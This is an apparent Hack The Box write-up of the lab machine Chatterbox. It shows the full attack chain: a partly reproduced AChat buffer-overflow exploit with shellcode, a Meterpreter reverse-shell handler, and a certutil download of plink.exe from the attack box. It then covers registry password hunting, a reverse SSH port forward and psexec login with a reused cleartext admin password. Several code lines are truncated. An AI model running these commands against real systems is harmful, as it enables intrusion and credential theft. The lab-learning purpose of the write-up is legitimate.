HTB Chatterbox Writeup

writeups@centraliowacybersec.com

HTB Chatterbox Thoughts

https://app.hackthebox.com/machines/123

Chatterbox was advertised as a medium box by the creator and the user reviews but I thought this one was pretty easy surprisingly. It was a basic service remote buffer overflow into a medium level privesc of password hunting. Once you find the hint it's pretty easy to go from there due to password re-use. The medium might come from lack of automated tools since I couldn't get Winpeas to run properly but just use your checklists and you will be fine.

Table of contents

1. Skills needed and skills learned

2. High Overview

Initial scanned showed 2 ports right next to each other with the description of Achat. After some short research into the service I saw it hadn't been updated past beta version .150 and this version had a nasty remote buffer overflow exploit. Once exploited to a foothold I couldn't run winpeas so started manual enumeration. I found some potential kernel exploits that I never tried because I found a saved winlogon password in the registry for the user alfred. I couldn't do much with it in the current state but I was able to port forward port 445 to the attack box and sign into admin with the same password due to password re-use.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v chatterbox.htb

```
PORT     STATE SERVICE
9255/tcp open  mon
9256/tcp open  unknown
```


3.2. sudo nmap -T4 -p9255,9256 -A -sC -sV -v chatterbox.htb

```
PORT     STATE SERVICE VERSION
9255/tcp open  http    AChat chat system httpd
|_http-favicon: Unknown favicon MD5: 0B6115FAE5429FEB9A494BEE6B18ABBE
|_http-title: Site doesn't have a title.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: AChat
9256/tcp open  achat   AChat chat system
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|8.1|7|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft
:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o
:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Win
dows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows
 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (9
1%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows 7 or Win
dows Server 2008 R2 (90%), Microsoft Windows 7 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.020 days (since Thu Jan  6 09:55:58 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
```

4. Service Enumeration

4.1. There was much for services to enumerate so the foothold was very simple.

4.2. I researched the service Achat and found the only version available was .150.



4.3. I grabbed some more links confirming the exploits are real.
   4.3.1. https://www.doyler.net/security-not-included/easy-chat-server-exploit
   4.3.2. https://www.rapid7.com/db/modules/exploit/windows/misc/achat_bof/
4.4. I grabbed this exploitdb code and altered the shellcode and IPs in it.
   4.4.1. https://www.exploit-db.com/exploits/36025

```
72 buf += "\x4e\x71\x4e\x69\x6f\x4c\x4c\x4d\x54\x7a\x6f\x62\x65"
73 buf += "\x52\x50\x49\x6f\x79\x6f\x79\x6f\x67\x79\x75\x4b\x59"
74 buf += "\x6f\x4b\x4f\x6b\x4f\x69\x71\x38\x43\x4f\x39\x57\x56"
75 buf += "\x42\x55\x49\x31\x37\x53\x65\x6b\x78\x70\x47\x45\x36"
76 buf += "\x42\x71\x46\x42\x4a\x59\x70\x30\x53\x79\x6f\x5a\x35"
77 buf += "\x41\x41"
78
79
80 # Create a UDP socket
81 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
82 server_address = ('10.10.10.74', 9256)
83
84 fs = "\x55\x2A\x55\x6E\x58\x6E\x05\x14\x11\x6E\x2D\x13\x11\x6E\x50\x6E\x
85 p  = "A0000000002#Main" + "\x00" + "Z"*114688 + "\x00" + "A"*10 + "\x00"
86 p += "A0000000002#Main" + "\x00" + "A"*57288 + "AAAAASI"*50 + "A"*(3750-
87 p += "\x62" + "A"*45
88 p += "\x61\x40"
```

4.5. I started a linstene on the attack box.

```
┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/r
rt 9001; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 10.10.14.21
lport ⇒ 9001
[*] Started reverse TCP handler on 10.10.14.21:9001
```

4.6. Once I ran the code I popped a user shell.

```
┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ python2 bof.py
——→{P00F}!
```

```
┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ msfconsole -q -x "use multi/handler; set payload windows/m
rt 9001; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 10.10.14.21
lport ⇒ 9001
[*] Started reverse TCP handler on 10.10.14.21:9001
[*] Sending stage (175174 bytes) to 10.10.10.74
[*] Meterpreter session 1 opened (10.10.14.21:9001 → 10.10.10

meterpreter >
[*] 10.10.10.74 - Meterpreter session 1 closed.  Reason: Died

msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.
```

4.7. The session was dying instantly so I tried another payload.
4.8. I popped a full shell with windows/shell/reverse_tcp
4.9. I grabbed the user flag and started enumerating for a system shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:9001
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.74
[*] Command shell session 4 opened (10.10.14.21:9001 → 10.10.10.74:49163 ) at 2022-01-07 08:41:54 -0600


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>whoami
whoami
chatterbox\alfred

C:\Windows\system32>hostname
hostname
Chatterbox

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.74
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{2D51D179-A71E-477A-9248-3AA3D347DCB8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>type c:\users\alfred\desktop\user.txt
type c:\users\alfred\desktop\user.txt
a8[redacted]8355
```

5. Privilege Escalation

5.1. I dumped the syteminfo to see if there are any known exploits against the version.


5.2. The following data was provided with windows-exploit-suggester.py on github.

5.3. Python2 version required some modern kali love since python2 pip is no longer supported.


```
[*]   https://www.exploit-db.com/exploits/40881/ -- Microsoft Internet Explorer - jscript9 JavaScript
Memory Corruption (MS15-056)
[*]   http://blog.skylined.nl/20161206001.html -- MSIE jscript9 JavaScriptStackWalker memory corrupti
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escala
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation
016) (2), PoC
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Es
016) (1), PoC
[*]
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Impo
[*]   Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/
[*]
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Code Execution (3124901) - Impo
[*]   https://www.exploit-db.com/exploits/39232/ -- Microsoft Windows devenum.dll!DeviceMoniker::Load
ption Buffer Underflow (MS16-007), PoC
[*]   https://www.exploit-db.com/exploits/39233/ -- Microsoft Office / COM Object DLL Planting with W
 (MS-16-007), PoC
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057
t
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remot
n (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array
cution / Powershell VirtualAlloc (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet Explorer ≤ 11 - OLE Automation Array Rem
ion (#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remo
on (MSF), MSF
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064 Microsoft Windows OLE Package Manager Cod
ough Python, MSF
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064 Microsoft Windows OLE Package Manager Cod
F
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[*]   http://www.exploit-db.com/exploits/35055/ -- Windows OLE - Remote Code Execution 'Sandworm' Exp
, PoC
[*]   http://www.exploit-db.com/exploits/35020/ -- MS14-060 Microsoft Windows OLE Package Manager Cod
F
[*]
[E] MS14-040: Vulnerability in Ancillary Function Driver (AFD) Could Allow Elevation of Privilege (29
ant
[*]   https://www.exploit-db.com/exploits/39525/ -- Microsoft Windows 7 x64 - afd.sys Privilege Escal
), PoC
[*]   https://www.exploit-db.com/exploits/39446/ -- Microsoft Windows - afd.sys Dangling Pointer Priv
```

```
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 183 hotfix(es) against the 381 potential bulletins(s) with a database of 137 known exploits
[*] there are now 175 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 32-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Pri
vilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevati
on of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Hea
p-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (M
S16-074), PoC
[*]
[E] MS16-056: Security Update for Windows Journal (3156761) - Critical
[*]   https://www.exploit-db.com/exploits/40881/ -- Microsoft Internet Explorer - jscript9 JavaScriptStackWalker
Memory Corruption (MS15-056)
[*]   http://blog.skylined.nl/20161206001.html -- MSIE jscript9 JavaScriptStackWalker memory corruption
[*]
```

5.4. There are some possibilities here but I didn't stop enumerating at the first thing I found.
5.5. I attempted running winpeas but the box just wouldn't have it.
5.6. It failed multiple times on ram issues.
5.7. I moved forward with manual enumeration by following this guide.
    5.7.1. https://www.fuzzysecurity.com/tutorials/16.html
5.8. Nothing of interest was coming up until I got to the passwords section.



5.9. I ran the registry queries and found a winlogon saved password in cleartext for alfred.
    5.9.1. reg query HKLM /f password /t REG_SZ /s



5.10. I did a deeper discovery of this query as well.

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    ShutdownWithoutLogon    REG_SZ    0
    WinStationsDisabled    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    scremoveoption    REG_SZ    0
    ShutdownFlags    REG_DWORD    0x80000033
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    Alfred
    AutoAdminLogon    REG_SZ    1
    DefaultPassword    REG_SZ    [redacted]

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
```

5.11. At this point I had some good info.

5.12. Kernel exploits were always an option to try but I wanted to poke around with this password discovery since I knew kernel exploits could be an easy win anyway.

5.13. I uploaded plink.exe to the victim to port forward the hidden port 445 back to my attack box.

```
c:\Windows\Temp\t>certutil.exe -urlcache -f http://10.10.14.21/plink32.exe plink.exe
certutil.exe -urlcache -f http://10.10.14.21/plink32.exe plink.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp\t>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9034-6528

 Directory of c:\Windows\Temp\t

01/08/2022  04:02 PM    <DIR>          .
01/08/2022  04:02 PM    <DIR>          ..
01/08/2022  04:02 PM           646,384 plink.exe
01/08/2022  03:55 PM            35,108 winpeas.bat
01/08/2022  03:53 PM           139,639 winpeas.exe
               3 File(s)        821,131 bytes
               2 Dir(s)  19,483,762,688 bytes free

c:\Windows\Temp\t>plink.exe
plink.exe
Plink: command-line connection utility
Release 0.76
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
```

5.14. Port 22 was not making a connection, this reminded me of “HTB BUFF” because it had the same problem.

```
            test whether a connection-sharing upstream exists

c:\Windows\Temp\t>plink.exe -l kali -pw kali -R 445:127.0.0.1:445 10.10.14.21
```

5.15. I edited my ssh server settings to act on port 2222 and got my connection from that!

```
C:\Windows\system32>cd c:\windows\temp\t
cd c:\windows\temp\t

c:\Windows\Temp\t>plink.exe -l kali -pw kali -P 2222 -R 445:127.0.0.1:445 10.10.14.21
plink.exe -l kali -pw kali -P 2222 -R 445:127.0.0.1:445 10.10.14.21
Using username "kali".

Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.
Last login: Sat Jan  8 15:17:30 2022 from 10.10.10.74
```

5.16. Now I checked my netstat on my attackbox and found port 445 was listening!

```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:445           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:445                 :::*                    LISTEN      -
tcp6       0      0 :::2222                 :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      3024485/java
tcp6       0      0 127.0.0.1:32915         :::*                    LISTEN      3024485/java
udp        0      0 0.0.0.0:49298           0.0.0.0:*                           -
```

5.17. I tested the creds for re-use against admin with psexec and popped a full admin shell!

```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ impacket-psexec "./administrator:Welcome1\!@127.0.0.1"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 127.0.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file fWXwLTgV.exe
[*] Opening SVCManager on 127.0.0.1.....
[*] Creating service bKdG on 127.0.0.1.....
[*] Starting service bKdG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

5.18. Now getting the flags was weird and I don't really know how to explain it so I will link another writeup that helped me since I did seek help for this part.

5.18.1. https://medium.com/@dmx_gohst/chatterbox-writeup-d0366b90371b

5.19. I am not really in the game to figure out how to unlock a flag. I just want to get root and pull them flags.

```
C:\Windows\system32>whoami
whoami
chatterbox\alfred

C:\Windows\system32>hostname
hostname
Chatterbox

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.74
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{2D51D179-A71E-477A-9248-3AA3D347DCB8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>type c:\users\alfred\desktop\user.txt
type c:\users\alfred\desktop\user.txt
6[redacted]6df

C:\Windows\system32>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
0[redacted]7c7
```